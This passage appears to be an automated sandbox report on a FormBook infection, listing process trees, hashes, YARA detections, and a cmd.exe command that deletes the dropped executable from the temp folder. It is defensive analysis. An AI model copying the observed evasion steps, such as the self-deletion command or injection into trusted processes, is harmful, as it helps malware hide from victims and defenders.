Imagebase:	0x3b0000
File size:	80384 bytes
MD5 hash:	0A3F789C1F124B76E2EDC74EBEACF70A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.319433695.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.319433695.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.319433695.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.246864810.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.246864810.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.246864810.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.319619508.0000000001180000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.319619508.0000000001180000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.319619508.0000000001180000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.248745140.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.248745140.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.248745140.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.319548614.0000000001150000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.319548614.0000000001150000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.319548614.0000000001150000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **3968**, Parent PID: **6516**

General

Target ID:	5
Start time:	13:07:23
Start date:	14/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.289205800.000000000AC3C000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.289205800.000000000AC3C000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.289205800.000000000AC3C000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.306971961.000000000AC3C000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.306971961.000000000AC3C000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.306971961.000000000AC3C000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: chkdsk.exe PID: **6248**, Parent PID: **3968**

General

Target ID:	16
Start time:	13:07:49
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\chkdsk.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\chkdsk.exe
Imagebase:	0x1040000
File size:	23040 bytes
MD5 hash:	2D5A2497CB57C374B3AE3080FF9186FB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.507327019.0000000000970000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.507327019.0000000000970000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.507327019.0000000000970000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.507830951.0000000000F50000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.507830951.0000000000F50000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.507830951.0000000000F50000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.507774952.0000000000F20000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.507774952.0000000000F20000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.507774952.0000000000F20000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	98A457	NtReadFile

Analysis Process: cmd.exe PID: **6368**, Parent PID: **6248**

General

Target ID:	17
Start time:	13:07:54
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe"
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **1804**, Parent PID: **6368**

General

Target ID:	19
Start time:	13:07:55
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly